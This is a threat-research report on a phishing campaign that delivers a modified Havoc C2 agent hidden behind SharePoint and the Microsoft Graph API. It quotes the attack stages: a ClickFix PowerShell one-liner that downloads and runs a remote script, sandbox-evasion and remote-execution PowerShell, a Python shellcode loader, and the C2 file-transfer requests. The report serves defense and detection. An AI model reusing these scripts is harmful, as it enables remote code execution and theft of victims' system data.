Havoc: SharePoint with Microsoft Graph API turns into FUD C2 | FortiGuard Labs

By Yurren Wan

Published: 2025-03-03 · Archived: 2026-04-05 19:01:43 UTC

Affected platforms: Microsoft Windows
Impacted parties: Any organization
Impact: Attackers gain control of the infected systems
Severity level: High

Havoc is a powerful command-and-control (C2) framework. Like other well-known C2 frameworks, such as Cobalt Strike, Silver, and Winos4.0, Havoc has been used in threat campaigns to gain full control over the target. Additionally, It is open-source and available on GitHub, making it easier for threat actors to modify it to evade detection.

FortiGuard Labs recently discovered a phishing campaign that combines ClickFix and multi-stage malware to deploy a modified Havoc Demon Agent. The threat actor hides each malware stage behind a SharePoint site and uses a modified version of Havoc Demon in conjunction with the Microsoft Graph API to obscure C2 communications within trusted, well-known services. Figure 1 shows the attack chain.



Figure 1: Attack flow

Initial Access

The attack campaign starts with a phishing email containing an HTML file as an attachment, as illustrated in Figure 2. It uses a brief explanation and an urgent tone to prompt the recipient to open the attachment immediately.



Figure 2: The phishing e-mail

The attachment, “Documents.html,” is a ClickFix attack that embeds a fake error message and instructions in HTML to deceive users into copying and pasting a malicious PowerShell command into their terminal or PowerShell, ultimately executing malicious code.



Figure 3: Document.html using ClickFix social engineering tactic

Decoding the base64-encoded string shown in Figure 3 reveals a PowerShell command that downloads and executes a remote PowerShell script.

powershell -w h -c "iwr ‘hxxps://hao771[.]sharepoint.com/_layouts/15/download.aspx?share=EU7smZuKo-pDixZ26BSAaX0BVVcF5VkOc7qEvjsDSAH9OQ'|iex"

payload_20250112_074319.ps1

The Script file is hosted in SharePoint and controlled by the threat actor. When the script runs, it checks whether the execution environment is a sandbox by verifying the number of domain computers. It then deletes all registry entries under HKCU:\Software\Microsoft with names starting with "zr_" and adds the specified property as an infection marker, as shown in Figure 4.

```
$isSandbox = $false

$domainPCs = (cmd.exe /c net group "domain computers" /domain | find /c /v "").Trim()
if ([int]$domainPCs -lt 10) { $isSandbox = $true }

if ($isSandbox) { exit }

Get-Item -Path 'HKCU:\Software\Microsoft' |
    Get-ItemProperty |
    Select-Object * -ExcludeProperty PSPath,PSParentPath,PSChildName,PSDrive,PSProvider |
    ForEach-Object {
        $_.PSObject.Properties |
        Where-Object { $_.Name -like 'zr_*' } |
        ForEach-Object {
            Remove-ItemProperty -Path 'HKCU:\Software\Microsoft' -Name $_.Name -Force
        }
    }

$registryPath = 'HKCU:\Software\Microsoft'
$registryName = 'zr_ET4HvYX9laVJmgZEOi8IAh8BNSSerBcR1Mz-s_b558TjSA_hao771'
Set-ItemProperty -Path $registryPath -Name $registryName -Value '' -Force
```

Figure 4: PowerShell script for sandbox evasion and infection tagging

Next, the script verifies the existence of pythonw.exe. If it’s not found, it downloads the Python interpreter. Otherwise, it directly runs the Python script. Finally, the remote Python script is retrieved and executed in hidden windows to obscure malicious activity, as shown in Figure 5.

```powershell
$extractTo = "C:\ProgramData\ET4HvYX9laVJmgZEOi8IAh8BNSSerBcRlMz-s_b558TjSA"
$pythonExe = Join-Path $extractTo "pythonw.exe"

$pythonInstalled = ((Test-Path $pythonExe) -and (Get-Process -Name "pythonw" -ErrorAction SilentlyContinue))

if (-not $pythonInstalled) {
    try {
        $pythonUrl = "https://www.python.org/ftp/python/3.12.3/python-3.12.3-embed-amd64.zip"
        $pythonZip = "C:\ProgramData\python-3.12.3-embed-amd64.zip"

        $xhr = New-Object -ComObject MSXML2.XMLHTTP
        $xhr.open("GET", $pythonUrl, $false)
        $xhr.send()
        ...

    catch {
        Write-Error $_.Exception.Message
        exit 1
    }
}

try {
    $psi = New-Object System.Diagnostics.ProcessStartInfo
    $psi.FileName = $pythonExe
    $psi.Arguments = "-c `"import urllib.request,ssl;url=
    'https://hao771.sharepoint.com/_layouts/15/download.aspx?share=ET4HvYX9laVJmgZEOi8IAh8BNSSerBcRlMz-s_b558TjSA';
    context=ssl._create_unverified_context();exec(urllib.request.urlopen(url,context=context).read().decode('utf-8'
    ))`""
    $psi.UseShellExecute = $false
    $psi.CreateNoWindow = $true
    $psi.WindowStyle = 'Hidden'

    $process = [System.Diagnostics.Process]::Start($psi)
    $null = $process.Handle
}
catch {
    Write-Error $_.Exception.Message
    exit 1
}
```

Figure 5: PowerShell script for downloading and executing the remote Python script

Python Shellcode Loader - payload_20250107_015913.py

Like the PowerShell script, the Python script is hosted on the same SharePoint. It contains debug information written in Russian and serves as a shellcode loader.

We executed the script directly with the Python interpreter in the terminal. The log displays “Выделение памяти” (memory allocation), "Запись в память” (write to memory), "Выполнение shellcode” (execution of shellcode), and " Завершение выполнения скрипта” (script execution completion) in sequence, indicating successful shellcode execution, as seen in Figure 6.

```
import ctypes
from ctypes import wintypes
import platform
import logging
import time
import sys
sys.dont_write_bytecode = True

# Настройка логгирования
logging.basicConfig(level=logging.DEBUG, format='%(asctime)s - %(levelname)s - %(message)s')
logger = logging.getLogger(__name__)

def allocate_memory(payload_len):

def write_memory(base_address, payload, payload_len):

def execute_shellcode(base_address):
    logger.info("Выполнение shellcode")
    shell_func_type = ctypes.CFUNCTYPE(None)
    shell_func = shell_func_type(ctypes.cast(base_address, ctypes.c_void_p).value)
    shell_func()

def main():
    # Здесь вставьте свой shellcode
    payload = (

b"\x56\x48\x89\xe6\x48\x83\xe4\x
b"\x00\x48\x89\xf4\x5e\xc3\x66\x
b"\x41\x57\x31\xc0\xb9\x0a\x00\x
b"\x57\x56\x53\x48\x81\xec\x88\x
b"\xc7\x44\x24\x40\x00\x00\x00\x
```

```
2025-01-17 15:22:49,416 - INFO - Выделение памяти
2025-01-17 15:22:49,432 - INFO - Запись в память
2025-01-17 15:22:49,432 - INFO - Выполнение shellcode
```

Figure 6: Python script for shellcode execution

KaynLdr

KaynLdr is a Github Shellcode Loader designed to reflectively load an embedded DLL. It complicates analysis by using API hashing with a modified DJB2 algorithm and leverages resolved ntdll APIs for memory allocation and mapping. The instruction “call rax” executes the embedded DLL's entry point, as shown in Figure 7.



Figure 7: Executing the dll with KaynLDR shellcode loader

Havoc Demon DLL

Havoc is an open-source post-exploitation command and control framework used in red teaming exercises and attack campaigns to gain complete control over compromised targets.

In this attack campaign, we observed that the threat actor uses Havoc in conjunction with the Microsoft Graph API to conceal C2 communication within well-known services.

The modified Havoc Demon DLL still starts with DemonInit and uses the same hash algorithm as KaynLdr to retrieve the necessary APIs and initialize the configuration objects.



Figure 8: DemonMain in the modified Havoc Demon DLL and the retrieved APIs are stored in the structure beginning at address 0xb6

The second function, “SharePointC2Init,” initializes files on the actors' SharePoint site using the Microsoft Graph API.

It first combines the hardcoded shared secret with the necessary parameters for a POST request. It then sends the request to the /token endpoint of the Microsoft Identity Platform to obtain access tokens for Microsoft Graph APIs.

Figure 9: Access token request with a hardcoded shared secret

Next, it utilizes the obtained token to create two files in SharePoint's default document library by making a PUT request, as shown in Figure 10.

```
PUT /v1.0/sites/hao771.sharepoint.com,9ca21a8e-2641-4d60-a784-
a7cbbfb9b021,a01d5860-1d5f-4f03-abc5-add73aaf25c0/drive/root:/
VictimID pD9-tKout:/content HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
Authorization: Bearer
[redacted] Token [redacted]
User-Agent: Mozilla/5.0
Content-Length: 0
Host: graph.microsoft.com
```

Figure 10: Creating a file in the root folder

The Havoc AgentID generates the VictimID as a filename, concatenated with the suffix “pD9-tKout/pD9-tKin” to indicate their purpose.

Filename	Details
{VictimID}pD9-tKout	Used to transmit the victim's information.
{VictimID}pD9-tKin	Used to receive C2 commands.

Table 1: Two files utilized for Sharepoint C2 to control the target.

The initial packet sent to C2 is a CheckIn request containing data gathered from the DemonMetaData function. In this step, the victim's information—such as Host Name, User Name, Domain Name, IP Address, Process Details, OS Information, whether the user has an elevated account, and the configuration in the Demon DLL—is sent to the C2 server.

All content is encrypted using the AES-256 algorithm in CTR mode with a randomly generated 256-bit key and a 128-bit IV. Finally, it is combined with the header, as illustrated in Figure 11, before being sent to the C2 server via the TransportSend function.



Figure 11: The contents of CheckIn request and Metadata Structure in Havoc Github

The TransportSend function has been modified to communicate with the C2 by accessing two files: {VictimID}pD9-tKout and {VictimID}pD9-tKin.

It updates the request to the "{VictimID}pD9-tKout" file and then retrieves the response from the C2 by using Microsoft Graph API with the GET method to access the contents of the '{VictimID}pD9-tKin' file. If the response is successfully retrieved, the content of file '{VictimID}pD9-tKin' is immediately erased.



Figure 12: The modified TransportSend function and the function "FetchInFile"

Next, the content in the response is compared with the AgentID. If they match, the session.connected flag is set, and it enters the dispatcher routine to await new tasks from the attacker.

In the dispatcher routine, the agent sends a 'Get Job' request and parses the response into Command ID, Request ID, and task. Although we only observed DEMON_COMMAND_NO_JOB (Command ID: 0xA) during our analysis, as shown in below, we found that the task would be decrypted and executed if a different command ID exists and is not 0xA in the program.



Figure 13: Accessing the contents of the ‘{VictimID}pD9-tKin’ file

The supported commands are the same as those in Havoc Github, as shown in Figure 14. They include gathering information about the target, file operations, command and payload execution, token manipulation, and Kerberos Attacks.



Figure 14: The primary function for executing the Demon command

Conclusion

In addition to staying alert for phishing emails, guided messages that encourage opening a terminal or PowerShell must be handled with extra caution to prevent inadvertently downloading and executing malicious commands.

In this article, we uncovered the execution flow and the altered open-source post-exploitation framework used in this attack. Public services once again play a crucial role in the attack campaign, now further integrated with modified Havoc Demon to hide malicious communication within the Microsoft Graph API, making identification and detection even more challenging.

Fortinet Protections

The malware described in this report are detected and blocked by FortiGuard Antivirus as:

HTML/Agent.A5D4!tr
PowerShell/MalwThreat!ebc5FT
